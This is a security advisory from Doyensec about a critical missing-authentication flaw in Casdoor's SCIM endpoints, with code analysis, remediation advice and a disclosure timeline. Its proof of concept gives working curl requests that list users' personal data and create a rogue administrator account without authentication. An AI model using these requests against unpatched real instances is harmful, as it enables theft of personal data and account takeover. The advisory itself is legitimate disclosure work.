DOYENSEC

Security Advisory

https://github.com/casdoor/casdoor

Created by Francesco Lacerenza
01/24/2025

Overview

This document summarizes the results of a vulnerability discovered in the `casdoor/casdoor` package while performing a independent security research on OpenCore projects implementing a SCIM backend. While security testing was not meant to be comprehensive in terms of attack and code coverage, we have identified a missing authentication vulnerability within the SCIM service, allowing unauthenticated attackers to exfiltrate personally identifiable information (PII) and manipulate users within Casdoor Identity Provider (IdP) instances.

It should be highlighted that the issue was also reproduced on a paid instance within the Casdoor SaaS platform. In particular, the instance doyensec.casdoor.com was used to perform the unintrusive test cases.

About Us

Doyensec is an independent security research and development company focused on vulnerability discovery and remediation. We work at the intersection of software development and offensive engineering to help companies craft secure code.

Research is one of our founding principles and we invest heavily in it. By discovering new vulnerabilities and attack techniques, we constantly improve our capabilities and contribute to secure the applications we all use.

Unauthenticated SCIM Operations In Casdoor IdP Instances

Vendor	Casdoor
Severity	Critical
Vulnerability Class	Insufficient Authentication and Session Management
Component	scim/server.go controllers/scim.go routers/router.go
Status	Closed in v1.812.0
CVE	N/A
Credits	Francesco Lacerenza


Summary

The `casdoor/casdoor` Github project offers an open-source Identity and Access Management (IAM) / Single-Sign-On (SSO) platform supporting multiple standards such as:

- OAuth 2.0
- OIDC
- SAML
- CAS
- LDAP
- SCIM

The System for Cross-domain Identity Management (SCIM) specification defines a HTTP-based protocol for provisioning and managing identities. SCIM 2.0 is released as RFC7644, RFC7643 and RFC7642 under IETF in September 2015.

Casdoor can be used as a SCIM service provider and it supports the `User Resource Schema` with the following operations:



Endpoint	Method	Description
/scim/ServiceProviderConfig	GET	Provide details about the features of the SCIM standard that are supported, for example, the resources that are supported.
/scim/Schemas	GET	Provide details about the service provider schemas.
/scim/ResourceTypes	GET	Specifie metadata about each resource.
/scim/Users/:id	GET	Retrieve a user with resource identifier `id`.
/scim/Users	GET	Query users with query parameters (currently only support `startIndex` and `count`).
/scim/Users	POST	Create a user.
/scim/Users/:id	PUT	Update a user with resource identifier `id`.
/scim/Users/:id	PATCH	Modify a user with resource identifier `id` by PATCH operation.
/scim/Users/:id	DEL	Delete a user with resource identifier `id`.

The SCIM protocol is based upon HTTP and does not itself define a SCIM-specific scheme for authentication and authorization, but multiple methodologies are explored in the Authentication and Authorization section of RFC7644. The specification clearly states the the authentication requirement:

> “[REDACTED]… the SCIM service provider MUST be able to map the authenticated client to an access control policy in order to determine the client's authorization to retrieve and update SCIM resources.”

The Casdoor SCIM implementation does not authenticate or authorize the `/scim/*` endpoints in versions prior to *v1.812.0*. Additionally, administrators are not able to opt-out the service.

As a consequence, attackers identifying a Casdoor server instance (self-hosted or SaaS) may perform unauthenticated actions to exfiltrate PII data from the identity provider (IdP) or obtain access via identities manipulation over SCIM.

Note: Doyensec was able to manipulate users as an unauthenticated attacker on the SaaS instance at doyensec.casdoor.com.

Technical Description

The Casdoor handling logic for SCIM can be observed by following the code path starting at `routers/router.go:303`

```
…[REDACTED]…
beego.Router("/scim/*", &controllers.RootController{}, “*:HandleScim")
…[REDACTED]…
```

The function `HandleScim` is defined at `controllers/scim.go`

```
…[REDACTED]…
func (c *RootController) HandleScim() {
  path := c.Ctx.Request.URL.Path
  c.Ctx.Request.URL.Path = strings.TrimPrefix(path, "/scim")
  scim.Server.ServeHTTP(c.Ctx.ResponseWriter, c.Ctx.Request)
}
…[REDACTED]…
```

Continuing with the `server` implemented in at `scim/server.go`

```
…[REDACTED]…
func GetScimServer() scim.Server {
      config := scim.ServiceProviderConfig{
          // DocumentationURI: optional.NewString("www.example.com/scim"),
          SupportPatch: true,
        }
      …[REDACTED]…

      resourceTypes := []scim.ResourceType{
              {
                  ID:          optional.NewString("User"),
                  Name:        "User",
                  Endpoint:    "/Users",
                  Description: optional.NewString("User Account in Casdoor"),
                  Schema:      userSchema,
                  SchemaExtensions: []scim.SchemaExtension{
                      {Schema: extension},
                  },
                  Handler: UserResourceHandler{},
              },
          }

          server := scim.Server{
              Config:         config,
              ResourceTypes: resourceTypes,
          }
```

Throughout the listed path, there is no authentication applied to the incoming requests. Additionally, the `server` (`scim/server.go`) is based on the SCIM library elimity-com/scim, which does not implement any specific authentication mechanism as stated in the RFC7644.

Proof Of Concept

The issue can be reproduced on a local Casdoor IdP instance deployed by following the Server Installation guide. Once deployed, issue the commands below to create a new admin user in a Casdoor IdP instance.

As first step, fetch all the available users and their PII data (includes address and phone number).

```
➜ curl --path-as-is -i -s -k -X $'GET' \
    $'http://localhost:8000/scim/Users'

     {
         "Resources": [
             {
                 "active": true,
                 …[REDACTED]…
```

```
            "id": "bcabc385-0785-4475-9bf6-ed2efeae8f3b",
            …[REDACTED]…
            "phoneNumbers": [
                {
                    "value": “<PII_INFORMATION>”
                }
            ],
            …[REDACTED]…
            "schemas": [
                "urn:ietf:params:scim:schemas:core:2.0:User",
                "urn:ietf:params:scim:schemas:extension:enterprise:2.0:User"
            ],
            "urn:ietf:params:scim:schemas:extension:enterprise:2.0:User": {
                "organization": "built-in"
            },
            "userName": "admin",
            "userType": "normal-user"
        }
    ],
    "schemas": [
        "urn:ietf:params:scim:api:messages:2.0:ListResponse"
    ],
    …[REDACTED]…
}
```

Construct SCIM POST operation to create a new user that will match the internal email domain and data.

```
→ curl --path-as-is -i -s -k -X $'POST' \
  -H $'Content-Type: application/scim+json'-H $'Content-Length: 377' \
    --data-binary $’{\"active\":true,\"displayName\":\"Admin\",\"emails\":[{\"value\":
\"admin2@victim.com\"}],\"password\":\"12345678\",\"nickName\":\"Attacker\",
\"schemas\":[\"urn:ietf:params:scim:schemas:core:2.0:User\",
\"urn:ietf:params:scim:schemas:extension:enterprise:2.0:User\"],
\"urn:ietf:params:scim:schemas:extension:enterprise:2.0:User\":{\"organization\":
\"built-in\"},\"userName\":\"admin2\",\"userType\":\"normal-user\"}' \
    $'https://doyensec.casdoor.com/scim/Users'
```

Note: It is also possible use other SCIM operations

Finally, the attacker is able to authenticate to the IdP dashboard with the new admin user `admin2:12345678`.

Remediation

In order to correctly mitigate this flaw, we recommend implementing an authentication middleware to prevent unauthenticated access to the `/scim/*` endpoints.

Moreover, admins should be able to configure the SCIM service and eventually opt-out.

Disclosure Timeline

07/08/2024 Issue reported to the maintainers immediately after having determined the root cause of the bug

01/22/2025 The maintainers released a new version **v1.812.0** including a fix. See at https://github.com/casdoor/casdoor/compare/v1.811.0...v1.812.0

Note: The maintainers never replied to our communication attempts. The patch was released after the last communication attempt on 01/21/2025.

In accordance with the industry best practices, usually the vendor is given 90 days to investigate, develop, and release a patch or mitigation for the vulnerability. After the 90-day period, researchers typically disclose the vulnerability details to the public.